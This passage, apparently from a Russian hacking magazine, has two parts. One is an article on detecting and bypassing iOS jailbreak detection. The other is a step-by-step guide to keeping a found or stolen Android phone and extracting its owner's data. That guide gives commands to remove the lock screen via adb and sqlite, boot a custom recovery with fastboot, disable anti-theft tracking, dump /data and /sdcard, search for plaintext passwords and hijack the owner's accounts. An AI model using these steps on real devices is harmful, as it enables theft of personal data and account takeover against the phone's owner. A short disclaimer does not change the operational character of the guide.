- **появление новых файлов/директорий;**
- **измененные свойства;**
- **измененное поведение.**

НЕМНОГО ИСТОРИИ И ЦИФР

- **29 июня 2007 года компания Apple презентовала новый телефон iPhone со своей операционной системой iOS 1.0. Спустя 11 дней ОС была взломана.**
- **Jailbreak'и: PwnageTool, redsn0w, purplera1n, Spirit, JailbreakMe, Absinthe, evasi0n.**
- **Основные лица: iPhone Dev Team, Chronic Dev Team, George Hotz, comex, pod2g, evad3rs и, конечно, saurik.**
- **Привязанный JB делали меньше, чем за неделю, за исключением версии 3.0, где Apple внесла все текущие средства безопасности (чуть меньше 100 дней).**
- **Непривязанный выходит гораздо реже, и на его взлом тратится больше времени, причем если сравнивать с привязанным, то время увеличилось в среднем в 7–8 раз.**



WWW

Интересный веб-проект для генерации кода для детекта JB: appminder.nesolabs.de

с тем, что JB отключил большинство механизмов защиты. Основной эффект: Cydia и другие не разрешенные Apple приложения.

2. Возможность доступа к ФС. Появляется доступ для взаимодействия с файловой системой, например по SSH. Становится возможным поход по всем директориям системы, копирование/редактирование/скачивание/загрузка любого файла в системе. Основной эффект: появление новых файлов, изменение стандартных файлов.
3. Обход ограничений sandbox. Sandbox теперь, по сути, не работает, как и ряд других механизмов безопасности (например, проверка подписи кода), и любое приложение в системе уже может видеть не только свою директорию, но и все файлы в системе. Основной эффект: возможность обращаться к тому, к чему раньше не могли обратиться.

На этих эффектах мы и будем играть — детектить JB!

DETECTION

Кто-то может задаться вопросом: зачем мне как разработчику iPhone-приложений проверять, на каком устройстве запущена моя программа? Вопрос хороший и логичный.

Во-первых, чтобы снизить риски для самого пользователя. Если ты разрабатываешь какое-то критичное мобильное приложение, допустим для мобильного банкинга, то в связи с возможностью выполнения на таком устройстве вредоносного ПО ты можешь либо запретить запуск своего приложения, либо ограничить некоторый доступный функционал, например запретить денежные переводы или ограничить их верхним пределом. Я видел такие подходы в российских приложениях для мобильного банкинга. Также это часто используют MDM (Mobile device management) системы.

Во-вторых, не допустить обход ограничений, внесенных в код. Ограничения на клиенте — это зло.

В-третьих, усложнить анализ своего приложения. Кто-нибудь может захотеть изучить алгоритм работы твоей программы, и тут одной статикой не обойтись — нужна и динамика. И вот чтобы ему жизнь медом не казалась, можно либо перестать работать, либо вести по ложному следу.

Какое-то время назад, а именно с iOS 4.0 до 4.2.1, существовала специальная функция в MDM API от Apple для определения JB. Но просуществовала она недолго — меньше шести месяцев. Причины исключения данной функции Apple не комментировала. По одной из версий, данная функция была опасна и сама могла привести к JB-атаке.

Обнаружение JB: новые файлы


- Можно обратиться к файлам от Cydia (например, /Applications/Cydia.app/) или URI-схеме cydia://, которая появляется с ней. Данный метод очень часто встречается, но нужно иметь в виду, что Cydia — это всего лишь bundle и она может не входить в JB или быть удалена. Вот взять, например, последний JB от evad3rs для iOS 7. У них нет Cydia, но есть китайский App Store Taig.
- Можно пытаться обращаться просто к любым заранее известным файлам за пределы песочницы, будь то /bin/bash, /Application/Preferences.app/General.plist или /Applications/MobileMail.app.
- Естественно, файлы от jailbreak не могут остаться без внимания — например, /private/var/stash. Их много, и их можно определить по дате модификации в системе.
- Существуют и более экзотические способы, как, например, SSH loopback connection — обращение на 127.0.0.1 порт 22, поскольку обычно для взаимодействия с устройством пользователи ставят на него SSH.

Для обращения к URI-схеме можно использовать Objective-C-функцию openURL, а для работы с файлами как Obj-C-функции (BOOL) fileExistsAtPath:(NSString*)path), так и классические C-функции (fopen(), stat() или access()).

Обнаружение JB: изменение свойств

Порой для запутывания можно обращаться не к самим файлам, а к их свойствам:

- правам доступа на запись;
- размеру /etc/fstab;
- присутствующим символическим ссылкам на /var/stash с:



Устройство ФС iOS

```
dsec:/ root# ls -l
total 42
lrwxr-xr-x  1 root admin   30 Feb  7 15:38 Applications -> /var/stash/Applications.2S5Sc0/
drwxrwxr-x  2 root admin   68 Dec 17 07:51 Developer/
drwxrwxr-x 13 root admin  646 Feb  7 15:38 Library/
drwxr-xr-x  3 root wheel  102 Dec 22 08:18 System/
lrwxr-xr-x  1 root admin   11 Feb 18 12:28 User -> /var/mobile/
drwxr-xr-x  2 root wheel 2108 Feb  8 13:46 bin/
drwxr-xr-x  2 root admin   68 Jan 14  1970 boot/
drwxrwxr-t  2 root admin   68 Dec 17 07:28 cores/
dr-xr-xr-x  3 root wheel 1638 Feb 18 12:27 dev/
lrwxr-xr-x  1 root admin   11 Jan 16 00:19 etc -> private/etc/
drwxr-xr-x  2 root admin   68 Jan 14  1970 lib/
drwxr-xr-x  2 root admin   68 Jan 14  1970 mnt/
drwxr-xr-x  4 root wheel  136 Feb  7 15:06 private/
drwxr-xr-x  2 root wheel 1666 Feb  8 13:46 sbin/
lrwxr-xr-x  1 root admin   15 Jan 16 00:19 tmp -> private/var/tmp/
drwxr-xr-x  9 root wheel  442 Feb  8 13:46 usr/
lrwxr-xr-x  1 root admin   11 Jan 16 00:19 var -> private/var/
```

Вид корня после JB

```
@protocol SDMPersisting <NSObject>
-(void)setStoragePolicy:(int)policy;
-(int)storagePolicy;
-(id)loadSerializable:(id)serializable;
-(id)storeSerializable:(id)serializable withId:(id)anId;
-(id)loadData:(id)data;
-(id)storeData:(id)data withId:(id)anId;
-(id)loadCache:(id)cache;
-(id)storeCache:(id)cache;
-(void)clear;
@end

__attribute__((visibility("hidden")))
@interface GRCAPPROVALSAppDelegate : NSObject <UIApplicationDelegate, PasswordEntryViewDelegate> {
@private
    NSMutableArray* requests;
    int totalCount;
    int numAcc;
    int numFF;
    BOOL defaultCommentSet;
    NSString* defaultComment;
    NSString* approverId;
```

Информация о классах и методах из бинарника Mach-O

```
/Applications
/Library/Ringtones
/Library/Wallpaper
/usr/arm-apple-darwin9
/usr/include
/usr/libexec
/usr/share
```

Тут все просто, как и в предыдущем пункте. Опять же можно использовать как Obj-C-функции из класса NSFileManager, так и стандартные C типа statfs(), stat().

Обнаружение JB: измененное поведение или целостность sandbox

Sandbox запрещает приложениям из App Store использовать такие функции, как fork(), popen(), или любую другую C-функцию для создания дочернего процесса на устройстве за пределами jail. Так что пытаемся вызвать эти функции и смотрим результат. Или можно выполнить вызов system(), который вернет 0 в случае, если sandbox работает, и 1 — если jailbreak. Это связано с тем, что на устройстве с JB будет присутствовать /bin/sh. Еще более изощренный способ — это использовать _dyld_image_count() и _dyld_get_image_name() для просмотра, какие dylibs сейчас загружены, — после JB есть своя специфика. При этом данный метод достаточно сложно пропатчить.

ОБХОДЫ ОБНАРУЖЕНИЯ JB

Если можно обнаружить детект, то можно обнаружить и процесс детектирования. А потом его нужным способом изменить :). Можно выделить три основных способа:

1. **Редактирование бинарного файла.** Патчим сам код, данные в бинарнике. Например, если приложение определяет наличие JB по присутствию файла /Applications/Cydia.app/, то можно прямо в бинарнике исправить Cydia на Fydia, и такой файл в системе уже не найдется, и проверка провалится. Также можно патчить ARM-код, например условный переход на безусловный. Патчинг инструкций в ARM упрощает и то, что в нем все инструкции имеют фиксированную длину.
2. **Использование MobileSubstrate для хукинга Objective-C-функций.** Если проверка реализована на Obj-C, то ее можно очень легко перехватить в runtime и вернуть нужное нам значение. Для примера можно посмотреть проект xCon (theiphonewiki.com/wiki/XCon), который как раз так и работает. В общем, можно посмотреть имена методов в классах на наличие таких, как JailbreakDetect, isJailbreak и так далее, затем пишем tweak, и защита пройдена.
3. **Игры во время выполнения программы (GDB, Cycript).** Если проверка реализована как часть другой функции, то полностью заменить ее так просто мы не можем. Тут придется играть с GDB. В общем, ничего нового в этом способе нет по сравнению с Linux-платформой.

РЕКОМЕНДАЦИИ РАЗРАБОТЧИКАМ

Помимо знания, **что** применять, нужно еще знать, **как** правильно это применять. Здесь хотелось бы дать несколько советов по защите iOS-приложения.

1. **Используй антиотладочные техники.** Это хорошо всем известная функция ptrace(PT_DENY_ATTACH, 0, 0, 0) и флаг P_TRACED.
2. **Используй техники anti hooking.** В iOS детектировать hook можно с помощью вызова dladdr() и структуры Dl_info. А еще лучше критичные фрагменты кода (проверки безопасности, jailbreak detect) в виде inline-функций с помощью __attribute__((always_inline)).
3. **Обфусцируй свой код и данные.** Специфика Objective-C в том, что он хранит много метаинформации о классах, функциях, переменных и так далее. Если в других компилируемых языках, как правило, это символы и они не попадают в финальную сборку, то тут все на виду, и это просто сказка для реверс-инженера — логика сразу понятна. Так что перед выпуском в релиз можно переименовывать имена классов и методов. Что касается критичных данных, то их надо шифровать или динамически генерировать.
4. **Если ты пытаешься определить наличие JB,** то используй не одну технику, а несколько.

При этом старайся все security-проверки равномерно распределять по коду, а не проводить только при старте программы. И используй C для критичных функций и функций безопасности — таким образом информация о них не будет отображаться в __objc_ сегментах. А для защиты от пиратства приложений можно еще и проверять целостность собственных файлов.

Конечно, непреодолимой защиты не существует, и все перечисленные способы лишь усложняют процесс реверс-инжиниринга.


ЦЕПОЧКА ЗАГРУЗКИ IOS

Во-первых, существует три режима загрузки iOS: normal boot, DFU (device firmware upgrade) mode и recovery mode. Последние два, если не вдаваться в детали, необходимы для восстановления ОС в определенное состояние. Для обновления ОС через iTunes используется recovery mode. А на приведенном рисунке проиллюстрированы этапы при normal boot.

Во-вторых, при normal boot компоненты системы загружаются в такой последовательности: Bootrom → LLB → iBoot → Kernel → System Software → Apps.

На каждом этапе происходит проверка подписи компонента. Атаковать эту цепочку можно на любом из этапов, и чем раньше это будет сделано, тем лучше, так как на более ранних этапах работает меньшее количество механизмов безопасности, которые необходимо будет обойти, и чем ближе к началу, тем ближе к железу. А закрытие уязвимости в hardware-составляющей требует от производителя произвести замену самого железа, то есть время жизни такой уязвимости — до выхода следующей версии устройства.


Возможные атаки на цепочку загрузки iOS






INFO

В статье перечислены далеко не все способы детектирования JB на устройстве, но по аналогии ты можешь находить свои и усовершенствовать существующие методы.



Евгений Зобнин
execbit.ru



WARNING

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!

BioDivLibrary@Flickr.com

Журавль в руках

Как распотрошить найденный телефон и узнать о его хозяине все

Насколько хорошо современный смартфон на Android защищен от посторонних глаз? Как быстро можно извлечь хранимую на нем информацию, если завладеть аппаратом? Какие средства обеспечения безопасности действительно работают, а какие лишь имитируют безопасность? В этой статье на примере найденного/украденного смартфона мы попробуем найти ответы на эти вопросы.

Представим себе следующую ситуацию. Мы находим смартфон под управлением Android 4.1–4.4 (ну или CyanogenMod 10–11) и вместо того, чтобы вернуть его хозяину, решаем оставить себе и вытащить из него всю конфиденциальную информацию, которую только сможем. Все это мы попытаемся сделать без специализированных инструментов вроде различных систем для прямого снятия дампа с NAND-памяти или хардварных устройств для снятия S-ON и так, чтобы владелец не узнал о том, что мы делаем, и не смог удаленно отыскать или заблокировать устройство. Сразу оговорюсь, что все это вовсе не руководство к действию, а способ исследовать безопасность смартфонов и дать информацию тем, кто хочет уберечь свои данные.

ПЕРВООЧЕРЕДНЫЕ ДЕЙСТВИЯ

Итак, нам в руки попал чужой смартфон. Не важно, каким образом, важно, что он уже у нас. Первое, что мы должны сделать, — это как можно быстрее отвязать его от сотовой сети, то есть, следуя завету гопников, вынуть и выкинуть SIM-карту. Однако делать это я бы рекомендовал только в том случае, если SIM-карту удастся вынуть, не выключая смартфон, то есть либо осторожно приподняв батарею, либо через боковой слот, если это смартфон с несъемной батареей (Nexus 4/5, например). Во всех остальных случаях лучше ограничиться включением режима полета, так как вполне возможно, что в Android активирован режим шифрования пользовательских данных и после отключения смартфон будет заблокирован до ввода ключа шифрования.

Также ни в коем случае нельзя подключать смартфон к какой бы то ни было сети Wi-Fi, так как, возможно, установленное на нем ПО для отслеживания (а в Android 4.4.1 оно уже встроено) сразу начнет свою работу и можно нарваться на «нечаянную» встречу с владельцем и его друзьями (о полиции можно не беспокоиться, она такого пострадавшего пошлет). Фронтальную камеру я бы на всякий случай чем-нибудь заклеил, возможно, она делает снимки уже сейчас и они будут отправлены в первый же подходящий момент.

ЭКРАН БЛОКИРОВКИ

Теперь, когда мы обезопасили свою персону, можно начать раскопки. Первое препятствие, которое нам придется обойти, — это экран блокировки. В 95% случаев он не будет иметь защиты, однако об остальных пяти процентах мы забывать не можем.

Защищенный экран блокировки в Android может быть трех основных типов. Это четырехзначный пин-код, графический ключ или снимок лица. На разблокировку первых двух дается в общей сложности двадцать попыток, разделенных по пять штук с «минутой отдыха» между ними. На разблокировку по снимку лица есть несколько попыток, после которых смартфон переключается на пин-код. Во всех трех случаях после провала всех попыток смартфон блокируется и спрашивает пароль Google.

Наша задача — попытаться обойти экран блокировки так, чтобы не скатиться к паролю Google, подобрать который уже точно не удастся. Самый простой способ это сделать — используя подключение по USB и ADB:

```
$ adb shell rm /data/system/gesture.key
```

Либо так:

```
$ adb shell
$ cd /data/data/com.android.providers.↵
  settings/databases
$ sqlite3 settings.db
> update system set value=0 where ↵
  name='lock_pattern_autolock';
> update system set value=0 where ↵
  name='lockscreen.lockedoutpermanently';
> .quit
```

Однако у этого метода есть две проблемы. Он требует прав root и не сработает в Android 4.3 и выше, так как для доступа к ADB нужно подтверждение со стороны устройства, что в условиях залоченного экрана сделать невозможно. Более того, доступ по ADB может быть отключен в настройках.

Мы можем спуститься на уровень ниже и для удаления файла с ключом блокировки использовать консоли восстановления. Для этого достаточно перезагрузиться в консоль восстановления (выключение + включение с зажатой клавишей увеличения громкости) и прошить следующий файл: d-h.st/HXP. Он содержит скрипт, который удалит /data/system/gesture.key и снимет блокировку, не нарушая работу текущей прошивки.

Проблема этого подхода — зависимость от кастомной консоли восстановления. Стоковая консоль просто не примет файл как подписанный неверной цифровой подписью. Кроме того, в случае, если активировано шифрование данных, во время следующей загрузки телефон будет заблокирован и его спасет только полное удаление всех данных, что идет вразрез с нашей задачей.

Еще более низкий уровень — это fastboot, то есть манипуляция устройством на уровне загрузчика. Красота этого метода в том, что разблокированный загрузчик позволяет делать с устройством что угодно, включая загрузку и установку кастомной консоли восстановления. Для этого достаточно выключить смартфон (опять же делаем скидку на шифрование данных) и включить его в режиме загрузчика с помощью кнопки питания + «громкость вниз». После этого к устройству можно будет подключиться с помощью fastboot-клиента:

```
$ fastboot devices
```

Теперь скачиваем «сырой» образ кастомной консоли восстановления (с расширением img) для «нашего» устройства и пытаемся его загрузить без установки:

```
$ fastboot boot cwm-recovery.img
```

Если загрузчик девайса разлочен, смартфон перезагрузится в консоль, через которую можно будет активировать режим ADB, залить с его помощью «обновление», ссылка на которое приведена выше, и прошить его. Далее достаточно будет перезагрузиться, чтобы получить полный доступ к смартфону. Кстати, если ты стал обладателем одного из Nexus-устройств, его загрузчик можно легко разблокировать вот так:

```
$ fastboot oem unlock
```


Но это просто информация к размышлению, так как операция разблокировки автоматически сбрасывает устройство до заводских настроек.

Теперь о том, что делать, если все эти способы не сработали. В этом случае можно попытаться найти баг в самом экране блокировки. Удивительно, но, несмотря на отсутствие таковых в чистом Android, они довольно часто находятся в экранах блокировок фирменных прошивок от производителя. Например, в Galaxy Note 2 и Galaxy S 3 на базе Android 4.1.2 когда-то была найдена смешная ошибка, которая позволяла на короткое время получить доступ к рабочему столу, просто нажав кнопку «Экстренный вызов», затем кнопку ICE (слева внизу в номеронабирателе) и, наконец, кнопку «Домой». После этого буквально на полсекунды появлялся рабочий стол, чего вполне хватало, чтобы убрать блокировку.

Еще более тупой баг был найден в Xperia Z: можно было набрать на экстренном номеронабирателе код для входа в инженерное меню (*#*#7378423#*#*), с помощью него попасть в меню NFC Diag Test и далее выйти на рабочий стол тем же нажатием кнопки «Домой». Мне очень трудно представить, как могли появиться такие дикие баги, но они есть.

Что касается обхода графического ключа, тут все довольно просто. Он может быть отключен таким же способом, как и пин-код, но здесь есть еще две дополнительные возможности. Во-первых, даже несмотря на внушительное количество возможных вариантов ключей, люди в силу своей психологии чаще всего выбирают ключ, похожий на одну из букв латинского алфавита, то есть те самые Z, U, G, цифра 7 и так далее, что сводит количество возможностей к парам десятков. Во-вторых, при вводе ключа палец оставляет на экране совсем не иллюзорный след, который, даже смазанный, довольно легко угадывается. Впрочем, последний минус может быть легко нивелирован защитной матовой пленкой, на которой следы просто не остаются.

Ну и последнее, о чем хотелось бы сказать, — это так называемый фейсконтроль. Это самый топорный вариант блокировки, который, с одной стороны, очень легко обойти, просто показав смартфону фотку владельца, но с другой — довольно трудно, так как, не зная даже имени владельца, раздобыть его фотографию не представляется возможным. Хотя попробовать сфоткать самого себя, конечно, стоит, вполне возможно, что ты похож на предыдущего владельца.



Графический ключ — самая примитивная мера защиты

```
usage: fastboot [ <option> ] <command>

commands:
  update <filename>                        reflash device from update.zip
  flashall                                 flash boot + recovery + system
  flash <partition> [ <filename> ]         write a file to a flash partition
  erase <partition>                        erase a flash partition
  format <partition>                       format a flash partition
  getvar <variable>                        display a bootloader variable
  boot <kernel> [ <ramdisk> ]              download and boot kernel
  flash:raw boot <kernel> [ <ramdisk> ]    create bootimage and flash it
  devices                                  list all connected devices
  continue                                 continue with autoboot
  reboot                                   reboot device normally
  reboot-bootloader                        reboot device into bootloader
  help                                     show this help message

options:
  -w                                       erase userdata and cache (and format
                                           if supported by partition type)
  -u                                       do not first erase partition before
                                           formatting
```

Fastboot — просто клад для исследователя

ВНУТРИ

Допустим, что мы обошли экран блокировки. Теперь наши действия будут направлены на то, чтобы вытащить как можно больше информации со смартфона. Сразу оговорюсь, что пароль Google, сервисов вроде Facebook, Twitter и номера кредитных карт нам не достанутся. Ни тех, ни других на смартфоне просто нет; вместо паролей используются аутентификационные токены, которые дают доступ к сервису только с данного смартфона, а вторые хранятся на серверах соответствующих служб (Google Play, PayPal), а вместо них используются те же токены.

Более того, не удастся даже купить что-то в Google Play, так как его последние версии принудительно запрашивают пароль Google при каждой покупке. Эту функцию, кстати, можно отключить, но даже в этом случае смысл покупок будет потерян, так как весь контент будет привязан к чужому аккаунту.

С другой стороны, мы вполне можем если не угнать аккаунты полностью, то хотя бы почитать почту, Facebook и другую личную инфу пользователя, а там уже может оказаться что-то интересное. Особый профит в этом случае даст Gmail, который можно будет использовать для того, чтобы восстановить аккаунт к другим сервисам. А если пользователь при этом еще не успел сходить в салон связи, чтобы заблокировать SIM-карту, то можно будет подтвердить идентичность и с помощью номера телефона. Вот только заниматься этим стоит лишь после отключения всех защитных механизмов (мы же не хотим, чтобы нас отследили с помощью антивора).

УДАЛЯЕМ АНТИВОР

Все приложения для отслеживания смартфона под управлением Android можно разделить на три группы: «трэш», «игрушки» и «потянет». Первые отличаются тем, что написаны студентами техникумов за три часа и, по сути, представляют собой самые обычные приложения, умеющие снимать данные с датчика положения и отправлять их непонятно куда. Особая прелесть таких софтин в том, что их очень просто обнаружить и удалить. Фактически достаточно пройтись по списку установленного софта, вбить в поиск непонятные названия, выявить антиворы и удалить их. Именно это и нужно сделать на первом этапе.

Второй тип приложений — это уже что-то претендующее на серьезный инструмент, но на деле им не являющееся. Обычно такой софт умеет не только отсылать координаты на удаленный сервер, но и прятать себя, а также защищаться от удаления. Вторая функция обычно реализуется с помощью создания приложения в виде сервиса без графического интерфейса. В этом случае его иконка не будет видна в списке приложений, но само приложение, конечно же, будет висеть в фоне, что легко определить с помощью любого менеджера процессов.

Защита от удаления в подобном «софте» обычно реализована через прописывание себя в администраторы устройства, поэтому второе действие, которое нужно сделать, — это пойти в «Настройки → Безопасность → Администраторы устройства» и просто снять галочки со всех перечисленных там приложений. Система должна запросить пин-код или пароль, но если на экране блокировки его уже нет, то доступ будет открыт сразу. Смешно, но гугловский антивор, фактически встроенный в ОС, отключается точно таким же образом.


Наконец, третий тип приложений — это антиворы, программированием которых занимались люди. Основное отличие подобных приложений в том, что кроме маскировки они также умеют прописывать себя в раздел /system (если есть root), из-за чего удалить их стандартными средствами становится невозможно. Беда только в том, что в списке процессов они по-прежнему будут видны, а чтобы их отключить, достаточно перейти в «Настройки → Приложения → Все», затем ткнуть по нужному приложению и нажать кнопку «Отключить».

Вот и вся защита. В этом списке также должны быть и нормальные приложения, реализованные в виде модуля ядра или хотя бы нативного Linux-приложения, которое ни один стандартный менеджер процессов не покажет, но я почему-то таких еще не видел. С другой стороны, команды ps и lsmod все равно бы их выдали (если это только не правильный бэкдор), так что уровень скрытности повысился бы не сильно.


ROOT И ДАМП ПАМЯТИ

Следующий шаг — снятие дампа внутренней памяти. Мы не можем быть уверены, что в телефоне не осталось никаких закладок, особенно если это фирменная прошивка от HTC и Samsung, поэтому перед включением сети лучше сохранить все его

Все приложения для отслеживания смартфона под управлением Android можно разделить на три группы: «трэш», «игрушки» и «потянет»



Вот так просто отключается гугловский антивор



Память не зашифрована, это нам сильно поможет

ЕЩЕ ОДИН СОВЕТ

Очистить раздел /system от возможных закладок можно, просто переустановив прошивку. Причем использовать лучше неофициальную и прошивать через стандартную консоль восстановления. В этом случае антивор не сможет сделать бэкап самого себя с помощью функций кастомной консоли.



INFO

Комбинации клавиш для загрузки в консоль восстановления или загрузчика могут отличаться даже в разных моделях одного производителя.

```
# cd /data/data
# ls
air.Hangman20
com.andrew.apollo
com.android.backupconfirm
com.android.bluetooth
com.android.browser
com.android.calculator2
com.android.calendar
com.android.camera2
com.android.cellbroadcastreceiver
com.android.certinstaller
com.android.contacts
com.android.defcontainer
com.android.deskclock
com.android.development
com.android.dialer
com.android.documentsui
com.android.dreams.basic
com.android.dreams.phototable
com.android.email
com.android.exchange
com.android.externalstorage
com.android.gallery3d
```

Все данные приложений хранятся в каталоге /data/data

```
pull: /data/panic/apr/bp_panic.bin2045 -> ./panic/apr/bp_panic.bin2045
pull: /data/panic/apr/bp_panic.bin817 -> ./panic/apr/bp_panic.bin817
pull: /data/panic/apr/bp_panic.bin977 -> ./panic/apr/bp_panic.bin977
pull: /data/panic/apr/bp_panic.bin1958 -> ./panic/apr/bp_panic.bin1958
pull: /data/panic/apr/bp_panic.bin608 -> ./panic/apr/bp_panic.bin608
pull: /data/panic/apr/bp_panic.bin836 -> ./panic/apr/bp_panic.bin836
pull: /data/panic/apr/bp_panic.bin1021 -> ./panic/apr/bp_panic.bin1021
pull: /data/panic/apr/bp_panic.bin810 -> ./panic/apr/bp_panic.bin810
pull: /data/panic/apr/bp_panic.bin631 -> ./panic/apr/bp_panic.bin631
pull: /data/panic/apr/bp_panic.bin949 -> ./panic/apr/bp_panic.bin949
pull: /data/panic/apr/bp_panic.bin813 -> ./panic/apr/bp_panic.bin813
pull: /data/panic/apr/bp_panic.bin2257 -> ./panic/apr/bp_panic.bin2257
pull: /data/panic/apr/bp_panic.bin1150 -> ./panic/apr/bp_panic.bin1150
pull: /data/panic/apr/bp_panic.bin899 -> ./panic/apr/bp_panic.bin899
pull: /data/panic/apr/bp_panic.bin816 -> ./panic/apr/bp_panic.bin816
pull: /data/panic/apr/bp_panic.bin1159 -> ./panic/apr/bp_panic.bin1159
pull: /data/panic/apr/bp_panic.bin597 -> ./panic/apr/bp_panic.bin597
pull: /data/panic/apr/bp_panic.bin763 -> ./panic/apr/bp_panic.bin763
pull: /data/panic/apr/bp_panic.bin1569 -> ./panic/apr/bp_panic.bin1569
pull: /data/panic/apr/bp_panic.bin1556 -> ./panic/apr/bp_panic.bin1556
pull: /data/panic/apr/bp_panic.bin1924 -> ./panic/apr/bp_panic.bin1924
pull: /data/panic/apr/bp_panic.bin139 -> ./panic/apr/bp_panic.bin139
pull: /data/panic/apr/bp_panic.bin2038 -> ./panic/apr/bp_panic.bin2038
pull: /data/panic/apr/bp_panic.bin2202 -> ./panic/apr/bp_panic.bin2202
```

Делаем дамп памяти на смартфон

данные на нашем жестком диске. Иначе они могут быть удалены в результате удаленного дампа.

Для этого в обязательном порядке нужны права root (если, конечно, телефон еще не рутован). Как их получить, тема отдельной статьи, тем более что для каждого смартфона свои инструкции. Проще всего найти их на тематическом форуме и выполнить, подключив смартфон к компу по USB. В некоторых случаях рутинг потребует перезагрузки, поэтому лучше сразу убедиться, не зашифрованы ли данные смартфона (Настройки → Безопасность → Шифрование), иначе после ребута мы потеряем к ним доступ.

Когда root будет получен, просто копируем файлы на жесткий диск с помощью ADB. Нас интересуют только разделы `/data` и `/sdcard`, поэтому делаем так (инструкции для Linux):

```
$ adb root
$ adb pull /data
$ mkdir sdcard && cd sdcard
$ adb pull /sdcard
```

Все файлы будут получены в текущий каталог. При этом следует учесть, что если в смартфоне нет слота для SD-карты, то содержимое виртуальной карты памяти будет находиться в разделе `/data` и вторая команда просто не понадобится.

Что дальше делать с этими файлами, покажет только фантазия. В первую очередь следует обратить внимание на содержимое `/data/data`, там хранятся все приватные настройки всех установленных приложений (в том числе системных). Форматы хранения этих данных могут быть совершенно различны, но общей практикой считается хранение в традиционных для Android базах данных SQLite3. Обычно они располагаются по примерно таким путям:

```
/data/data/com.examble.bla-bla/↩
setting.db
```

Найти их все можно с помощью команды find в Linux, запущенной в первоначальном каталоге:

```
$ find . -name \*.db
```

В них могут содержаться не только личные данные, но и пароли (встроенный браузер хранит их именно так, причем в открытом виде). Достаточно лишь скачать любой графический менеджер баз данных SQLite3 и вбить в его поле поиска строку password.

ИССЛЕДОВАНИЕ ПРИЛОЖЕНИЙ

Теперь мы наконец можем отключить режим полета, чтобы смартфон смог связаться с сервисами гугла и другими сайтами. SIM-карты в нем уже не должно быть, а определение местоположения можно отключить в «Настройки → Местоположение». После этого отследить нас не получится.

Что делать дальше? Пройтись по переписке в Gmail, отыскать пароли. Особо щепетильные люди даже создают специальную папочку для писем с паролями и конфиденциальной информацией. Также можно попробовать запросить смену пароля на сервисах с подтверждением с помощью email, но в случае с Google, Facebook, PayPal и другими нормальными сервисами это сработает только при наличии номера телефона, для чего придется вернуть SIM-карту на место.

В общем и целом здесь все стандартно. У нас есть email, возможно, номер телефона, но нет паролей от сервисов. Всего этого должно быть достаточно для угона многих аккаунтов, но нужно это или нет — вопрос более серьезный. Тот же аккаунт PayPal или WebMoney восстановить чрезвычайно трудно даже самому владельцу, и полученной в нашей ситуации информации здесь явно будет недостаточно. А смысл угонять аккаунты от «Одноклассников» и других подобных им сайтов вообще довольно-таки сомнительный.


Выводы

